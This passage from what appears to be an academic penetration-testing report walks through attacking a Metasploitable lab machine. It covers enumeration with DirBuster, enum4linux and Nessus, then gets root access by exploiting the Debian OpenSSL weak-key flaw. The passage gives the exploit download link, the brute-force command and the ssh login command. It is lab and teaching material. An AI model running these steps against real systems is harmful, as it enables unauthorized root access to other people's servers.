


Figure 4.10: The main page of web application on Metasploitable Machine

As we have found that the target machine is hosting a web application, we should search for potentially sensitive information that the developers failed to hide and that may help us exploit the system. In order to collect this sensitive information, we used the tool DirBuster which help us to identify resources that were hidden from regular users' sight. We are set the DirBuster as shown in the following print screen:




Figure 4.11: Dirbuster tool configuration for Metasploitable Machine




Figure 4.12: Results of Dirbuster tool

From the results that we received from the Dirbuster we came to the following conclusions:

Table 4.3: Interesting files from Dirbuster results for the first case

File or Directory	Comment
Robots.txt file	The robots file is common on web applications. This file informs web crawlers (automated web browsing tools) about which paths of the applications should not be indexed to be included in search engine results.
Passwords directory	This directory maybe contains the usernames and passwords for user accounts.
Phpinfop.php	This file include all the information about the PHP server configuration

This information should be evaluated and used in the next phase “Exploitation” to determine if they can lead to unauthorized access to the server.

Moreover, we used the enum4linux tool in order to verify if the server was vulnerable to null session and gather the following information:

- Shares
- Users
- Password Policies
- Groups

```

ShellNo.1
File Actions Edit View Help
root@KaliLinux:~# enum4linux -n 192.168.1.19
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Dec 19 18:20:43 2020

|-----|
| Target Information |
|-----|
Target ..... 192.168.1.19
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

|-----|
| Enumerating Workgroup/Domain on 192.168.1.19 |
|-----|
[+] Got domain/workgroup name: WORKGROUP

|-----|
| Nbtstat Information for 192.168.1.19 |
|-----|
Looking up status of 192.168.1.19
METASPLOITABLE <00> - B <ACTIVE> Workstation Service
METASPLOITABLE <05> - B <ACTIVE> Messenger Service
METASPLOITABLE <20> - B <ACTIVE> File Server Service
* * * * *
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

|-----|
| Session Check on 192.168.1.19 |
|-----|
[+] Server 192.168.1.19 allows sessions using username '', password ''

|-----|
| Getting domain SID for 192.168.1.19 |
|-----|
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
enum4linux complete on Sat Dec 19 18:20:44 2020

root@KaliLinux:~#

```

Figure 4.13: Results from enum4linux tool

As you can see the File Server Service is active due to the string <20> appears in the list. Then with the command `enum4linux -a 192.168.1.19` we extracted all the information that mentioned above:

Share folders that are accessible through the null session:

```

Share Enumeration on 192.168.1.19
-----|
Sharename      Type      Comment
-----|
print$         Disk     Remote printer
$ep            Disk     oh noes!
IPC$           Disk     IPC Service (metasploitable server (Samba 3.0.20-ubuntu))
ADMIN$        IPC      IPC Service (metasploitable server (Samba 3.0.20-ubuntu))
Reconnecting with SMBs for workgroup listing.
-----|
Server         Comment
-----|
Workgroup      Master
WORKGROUP      METASPLOITABLE

[+] Attempting to map shares on 192.168.1.19
//192.168.1.19/print$ Mapping: DENIED, listing: N/A
//192.168.1.19/ep Mapping: OK, listing: OK
//192.168.1.19/IPC$ Mapping: DENIED, listing: N/A
//192.168.1.19/ADMIN$ [!] Can't understand response!
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.1.19/ADMIN$ Mapping: DENIED, listing: N/A

```

Figure 4.14: The share folders that are available on target machine

The users that are existed on the machine:




Figure 4.15: The users that exists on the target machine

The password policy that is used on the machine:




Figure 4.16: The password policy on Metasploitable Machine

This information could be useful in the following phases because if we perform an online password cracking, we should know the minimum password length, the duration that an account is locked etc.

4.1.3 Phase D: Vulnerability Assessment

The next phase in the penetration testing is the Vulnerability Assessment where the penetration tester tries to find any known possible vulnerabilities existing in each target system. In our case we used the Nessus tool in order to found all the possible vulnerabilities for the machine 192.168.1.19. We configured the Nessus as shown in following print screen:




Figure 4.17: The nessus main screen

Then we defined the Name of assessment, a description and the IP of the target machine:




Figure 4.18: Configuration Nessus scan for Metasploitable Machine

And we executed the vulnerability scanning:




Figure 4.19: Launch the vulnerability scan for Metasploitable

When the vulnerability scanning is finished, we are received and overview the results. Via inspection the results, we were concluded that Metasploitable machine (192.168.1.19) have the below vulnerabilities:

- 8 Critical

- 6 High
- 30 Medium
- 5 Low
- 133 Info




Figure 4.20: Overall graph of vulnerabilities in Nessus tool

We can display more details about the know vulnerabilities that exist on the target machine by pressing the bar of vulnerabilities.




Figure 4.21: List of vulnerabilities in Nessus tool

Furthermore, the Nessus tool provides us more details about each any vulnerabilities found on the target machine that may be important for the next phases.




Figure 4.22: Vulnerability details in Nessus tool

The most dangerous vulnerabilities in the Metasploitable that have found during the vulnerability assessment are described to the following table:

Name	Risk Factor	Description
32314 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (CVE-2008-0166)	Critical	The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library. The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL. An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.
32321 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check) (CVE-2008-0166)	Critical	The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library. The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL. An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a man in the middle attack.
11356 - NFS Exported Share Information Disclosure (CVE-1999-0170,CVE-1999-0211,CVE-1999-0554)	Critical	At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.
46882 - UnrealIRCd Backdoor Detection (CVE-2010-2075)	Critical	The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.
61708 - VNC Server 'password' Password	Critical	The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of

		'password'. A remote, unauthenticated attacker could exploit this to take control of the system.
51988 - Bind Shell Backdoor Detection	Critical	A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

4.1.4 Phase E: Exploitation

The penultimate phase of penetration testing is the Exploitation which we try to exploit all the vulnerabilities that exists on the target machine. The unique purpose on this phase is to gain unauthorized access on the server, discover sensitive information such as passwords etc.

4.1.4.1 Verification of the known vulnerabilities

Firstly, we verify whether the vulnerabilities that we were found in the previous phase are exists and can be exploited.

The first two vulnerabilities that exist on the above table are related with the OpenSSH/OpenSSL protocols. As we have discovered from the Nmap tool the target machine uses the OpenSSH 4.7p1 version on the port 22. This version of OpenSSH is very old as it was released on 2007. OpenSSH is open-source version of the SSH protocol which is a cryptographic network protocol used to connect with network services securely over an untrusted network. More simply, the SSH is a secure way to login to servers and embedded devices that support the SSH protocol. In the other side the OpenSSL is open source project for the SSL (Secure Socket Layer) and TLS (Transport Layer Security) protocols. The most popular and used application of OpenSSL is the HTTPS protocol. In our case the OpenSSH 4.7 used a component of the OpenSSL library in order to generate the secure asymmetric cryptographic keys. These keys are used to authenticate a client to an SSH server instead of passwords. This technique characterized as more secure than authentication via passwords. The vulnerability is specifically within the Pseudo Random Number Generation (PRNG) used by the OpenSSL. This algorithm generates predictable numbers and made vulnerable all the systems that use the OpenSSH 4.7

In order to start the exploitation, we downloaded the file `debian_ssh_rsa_2048_x86.tar.bz2` from the GitHub repository (<https://github.com/offensive-security/exploitdb-bin-splotts/raw/master/bin-splotts/5622.tar.bz2>) and extracted it to a directory on tester's Kali Linux machine.

This file contains 2048 bit RSA keys that were generated using the vulnerable OpenSSL library.




Figure 4.23: RSA keys that created with vulnerable OpenSSL library

With this file, we ran the exploit (5720.py) against the vulnerable host with the below command:

```
python 5720.py rsa/2048/ 192.168.1.19 root 22 10
```




Figure 4.24: Launch the exploit with RSA keys

Table 4.5: The parameters that used on exploit	
Parameters	Description
rsa/2048/	The directory that contains the RSA keys which generated with the vulnerable OpenSSH
192.168.1.19	The IP of the target machine (Metasploitable)
root	The User to attempt logging in as
22	The port to connect (Source: Nmap results)
10	How many threads run the script

The result of the above command is the below:




Figure 4.25: The result of exploit

The RSA key that has been matched is the private key associated with the root user's public/private key pair. This mean that we can log in as root user on this server. In order to login to the server with this key we executed the following command:

```
Shell No.1

root@KaliLinux:~# cd Desktop
root@KaliLinux:~/Desktop# ssh -lroot -p22 -i rsa/2048/57c3115d77c56390332dc5c49978627a-5429 192.168.1.19
```

Figure 4.26: Command to login to the server with RSA key

As you can see in the below printscreen we achieved to login on the target machine as root user.

```
Last login: Sun Dec 20 09:48:51 2020 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
